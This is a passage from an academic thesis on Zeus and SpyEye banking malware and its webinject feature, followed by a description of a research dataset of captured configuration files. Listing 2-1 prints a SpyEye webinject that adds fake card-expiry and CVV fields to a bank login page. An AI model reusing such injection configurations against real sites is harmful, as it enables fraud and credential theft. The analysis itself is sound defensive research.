
For the purposes of this research, which is focused on the use of the webinject feature, it is assumed that financial malware families provide similar enough functionality to each other that a detailed review of Zeus, SpyEye and Citadel is not required and that the combined review of Zeus and SpyEye below will suffice. Where there are notable discrepancies in functionality, these will be marked.

## **2.7 OVERVIEW OF THE ZEUS AND SPYEYE FINANCIAL MALWARE**

Financial malware, typically, can be divided into three distinct parts, namely the builder, the administrative console and configuration files.

### **2.7.1 THE BUILDER**

With the aid of the builder application, the attacker is able to build and customise the executable file that once distributed and active on workstations connected to the Internet botnet will execute the attacker's commands. The builder generates the actual malware executable that is distributed to, and runs on, the client's workstation, in addition to encrypting the configuration files. Figure 2-2 is a screenshot of the SpyEye builder that is prevalent in the research data set. Although not the latest version, it provides an indication of the level of point-and-click configuration that has made this financial malware family so easy to operate, and therefore so popular.



**Figure 2-2: SpyEye Builder v1.2**

The executable file generated by the builder program is the file distributed to target machines via the attacker's chosen infection method. Certain versions of the builder across both families include the ability to obfuscate the executable to ensure that it does not match any instance known by the major antivirus vendors, and a utility to test whether any of the antivirus vendors has a signature on record (Binsalleeh et al., 2010).

The builder also creates and packages the configuration file for the executable. The configuration file contains information required for the botnet to be able to operate, such as C&C addresses, data drop points, HTML webinjection code and trigger Uniform Resource Locators (URL). A detailed analysis the configuration file, with particular focus on the HTML webinjection code and trigger URLs, is presented in chapter 2.8.

During the build process, portions of the executable and the entire configuration file are encrypted using symmetric keys. This is done for one of two reasons: the first is that there is great rivalry amongst botnet owners as the information generated by the malware has financial value; the second reason is that it hampers the analysis of any

malware executable or configuration files that have been captured (Binsalleeh et al., 2010; Riccardi et al., 2012).

### 2.7.2 THE ADMINISTRATIVE CONSOLE

The administrative console is used for managing the botnet, and encrypting and decrypting communications between the various nodes of the botnet. In the case of Zeus, the console comprises three web pages, namely (Binsalleeh et al., 2010; Riccardi et al., 2012):

- *install.php*  
The *install.php* file automatically configures the server environment with the malware requirements by creating the MySQL database and populating it with the required database structures.
- *cp.php*  
The *cp.php* page is the main page that the botmaster uses to control the botnet. It provides the necessary functionality to query the database and to provide instructions to the botnet, or individual bots.
- *gate.php*  
The role of *gate.php* page is to decrypt the information from the bots and to populate the database with the clear text data.


Once active, the malware on the infected host routinely communicates with the botnet's drop point to deliver status updates and stolen information (Riccardi et al., 2012).

### 2.7.3 CONFIGURATION FILES


Configuration files are used to customise the functionality of the botnet. SpyEye uses two files. The first is the *config.txt* file that contains the more operational parameters for the botnet, such as the C&C server details, drop point etc. The second file, *webinjects.txt*, contains the target URLs and the content to be injected into the targeted site. Through the process of building the malware executable, these two files are combined to form one encrypted file called *config.bin*. It is a collection of these three files from numerous financial malware botnets that form the data set used within this research.

## 2.8 WEBINJECTION

A generic MitB attack is usually performed in one of two ways. The first method allows the attacker to harvest information of value by using the financial malware's logging capability. Login credentials are captured by the financial malware as they are entered by the client, and then posted to a defined drop point. This is illustrated in Figure 2-3. The second method, a more advanced attack known as webinjection, uses the financial malware's ability to embed the attacker's code into the website, when it is rendered in the client's browser (Bin et al., 2012). This is illustrated in Figure 2-4.



**Figure 2-3: MitB Attack – Information Harvesting**



**Figure 2-4: MitB Attack – Webinjection**

Figure 2-5 depicts the victim visiting a website that matches a configuration within the financial malware. The target webpage's URL can be seen in line 20 of Listing 2-1; this is the URL that the malware is configured to inject code into. The malware matches the code on line 22 (below the *data\_before* keyword on line 21). Once the malware has located this line of code in the webpage that the browser has received from the website, it then inserts (or injects) the code (lines 25 to 33) after the *data\_inject* keyword on line 24 (Binsalleeh et al., 2010; Bin et al., 2012).



The financial malware is, through the code injection, able to interact with the victim. The case studies presented in chapters four through seven provide insight into how sophisticated the interaction can be.

```
20:     set_url *encrypt.standardbank.co.za*
21:     data_before
22:     <input type="password" class="textboxLogon" name="pwd" id="pass"
      size="11" tabindex="3" style="font-size: 12px;"/>
23:     data_end
24:     data_inject
25:     </td></tr>
26:     <tr>
27:     <td height="25px"><font class="EntryDescriptions"><label
      for="cardnumber" accesskey="C">Expiry Date</label></td>
28:     <td align="left"><input type="text" class="textboxLogon" name="ccn"
      size="11" id="cardnumber" tabindex="1" /></td>
29:     </tr>
30:     <tr>
31:     <td height="25px"><font class="EntryDescriptions"><label
      for="cardnumber" accesskey="C">CCV</label></td>
32:     <td align="left"><input type="text" class="textboxLogon" name="ccn"
      size="11" id="cardnumber" tabindex="1" /></td>
33:     </tr>
34:     data_end
35:     data_after
36:     data_end
```

**Listing 2-1: Sample SpyEye Webinject Extracted from Configuration File**

Using the code within the financial malware's configuration file, the malware will tamper with the information flow as enabled by the code. The extent of the tampering that is possible is limited to what information is passed between the client's browser and the web server. However, it does the present the attacker with a means to use social engineering techniques to assist in the bypassing of out of band security controls.

The example in Listing 2-1, Figure 2-6 and Figure 2-5 is illustrative and not an actual webinject attack against the institution. Figure 2-6 provides a before view of the webpage that is targeted in Listing 2-1 whilst Figure 2-5: Post Webinjection of Code presents what the webpage looks like to the victim after the code injection. It is important to note that the URL of the modified webpage is identical to that of the original webpage and that the SSL certificate is still valid (Ben-Itzhak, 2007).




Figure 2-5: Post Webinjection of Code




Figure 2-6: Prior to Webinjection of Code

An attacker is able to customise the code inserted into the victim's browser for a particular target, or the attacker can configure the malware to use a generic attack to capture information of interest. This affords the attacker the opportunity to consider, evaluate and defeat the security controls of a particular target by specifically crafting the attack to either leverage potential technical deficiencies, or to use social engineering tactics to manipulate the victim into defeating the security controls on behalf of the attacker (Ben-Itzhak, 2007).

The code that is injected into the victim's browser is client-side web application code, namely HTML and JavaScript. A more comprehensive review of the structure of the malware configuration file is documented in chapter three.

## **2.9 MOBILE DEVICE MALWARE**

Mobile malware has been steadily increasing as the functionality offered on mobile devices has expanded. Mobile devices, especially smart phones, have become as powerful as traditional desktop computers, and have become an integral element in a financial institution's online services control set, eg: SMS or soft tokens (Felt et al., 2011).

The motives behind the use of mobile malware by an attacker are similar to that of the attacker using malware targeting desktop computers, with the addition of unique mobile uses, such as sending premium rate SMS messages. Felt et al., (2011) have conducted a survey of Mobile Malware captured in the wild from January 2009 to June 2011, in which they analysed 46 pieces of captured malware on the Symbian, iOS and Android platforms. Of interest in their survey is that three of the captured samples provided the ability to intercept SMS messages to capture banking credentials.

Mobile malware is not within the scope of this document, but an instance of its use to aid financial malware is discussed in chapter 5.3.1.

## **2.10 SUMMARY**

Available literature in the field of study on botnets and malware in general, focuses on the architectural components of botnets, such as the command and control mechanisms, architectures and detection of botnets. This level of coverage is

consistent with regard to financial malware, though additional focus is given to the methods used by the financial malware operating on an infected computer.

Where the webinject capability of financial malware is covered within the literature, an overview of how the webinject functionality is implemented, is provided. There is little coverage on the content of the webinject code that is injected into the targeted institution's website. Where coverage of the content of the webinject code exists, it is typically abstracted in commercial whitepapers, or provided as a commercial service to those institutions that are targeted and, as such, is not typically publicly available.

Chapter three reviews the research data set that comprises of webinject configuration files from various financial malware families. It also provides various demographic views of the research data set.

# 3

## DATA COLLECTION

### 3.1 INTRODUCTION

The owner of a financial malware botnet will configure it to attack institutions or their clients, using one or more of the capabilities previously described in chapter 2.6. This research focuses on the use of webinjects in support of digital financial crime. It investigates the various methods employed by attackers using webinjects, through the identification and review of case studies.

This chapter provides an overview of the data set, its source and the structure of the files that comprise the data set. Thereafter a description of the data analysis is provided and the identification and approach to the analysis of the case studies is discussed. Stemming from the data analysis and case study identification, metrics such as the countries, institutions and types of institutions targeted by the webinject configuration files in the data set will be provided.

### 3.2 DATA SET


The data set used in this research has been kindly provided by Trusteer. Trusteer is a specialist provider of malware cybercrime detection and prevention solutions. Permission has been granted to use the data set for this research on condition that the data set itself is not distributed further without Trusteer's consent and that only the content relevant to the attacks reviewed in the case studies are included in the electronic appendix.

The data set is a collection of the webinject configuration files that Trusteer has captured through their day-to-day operations and proactive research into financial

malware related digital crime. Trusteer collects the native webinject configuration, as built by the financial malware - the *config.bin* file - as described in chapter 2.7.3. The captured webinject configuration file is then processed by Trusteer into a structured file format to enable analysis. The rationale and processing method is reviewed in chapter 3.3.


Trusteer provided copies of the collected webinject configuration library to their enterprise customers post January 2012. Those webinject configuration files within the dataset post -January 2012 have been supplied to the author on request, as an exception, for the purpose of this research.

The data set comprises 483 webinject configuration files that were captured by Trusteer over a period of 21 months, commencing in October 2010 to July 2012. It is primarily made up of webinject configuration files from the Zeus financial malware variant (66%). SpyEye is the next largest set of configuration files, contributing 30.6% of the data set. The remaining variants together contribute less than 4 %, Figure 3-1.



**Figure 3-1: Malware Variants**

Figure 3-2 provides a breakdown on the number of files captured per financial malware variant throughout the period. The dominance of the Zeus financial malware in the data set is reflective of its popularity within the underground economy. The spike in the number of Zeus configuration files collected in June 2011 coincides superficially with the release of the platform’s source code in May 2011 (Shafir, 2012a).



**Figure 3-2: Data Period (Oct 2010 to Jul 2012)**

The webinject configuration files in the data set target 446 organisations, spanning 20 industry types, specifically the financial services industry, across 40 countries. The identification of the industries as well as the countries targeted by the webinjects in the data set is discussed in chapter 3.5.2. Figure 3-3 provides a view on the number of organisations targeted per country whereas Figure 3-4 provides a view on the number of

organisations per industry type. Within the data set, the countries that have the highest number of organisations attacked, in order, are the United States of America (USA), Spain, Italy, United Kingdom (UK), Australia, Germany and Russia. Anecdotally, there is evidence of the attacks against the institutions in the USA and the UK in popular press reports, though there is little coverage of the other countries.

### Targeted Organisations by Country




Figure 3-3: Targeted Organisation by Country



Industries within the financial sector are the primary targets of financial malware. As discussed in chapter 2.2.2, artefacts that this sector uses to facilitate services to their customers are of value within the underground economy. The artefacts can be used directly by the botnet owner for financial gain, or can be sold onwards.

### Targeted Organisations by Industry Type




Figure 3-4: Targeted Organisations by Industry Type

The top ten countries, by count of number targeted organisations, are listed in Figure 3-5 and the top five targeted industries are listed in Table 3-1. A brief description of the industry types by which the target organisations are classified can be found within the Appendix A.

## Top Ten Countries targeted

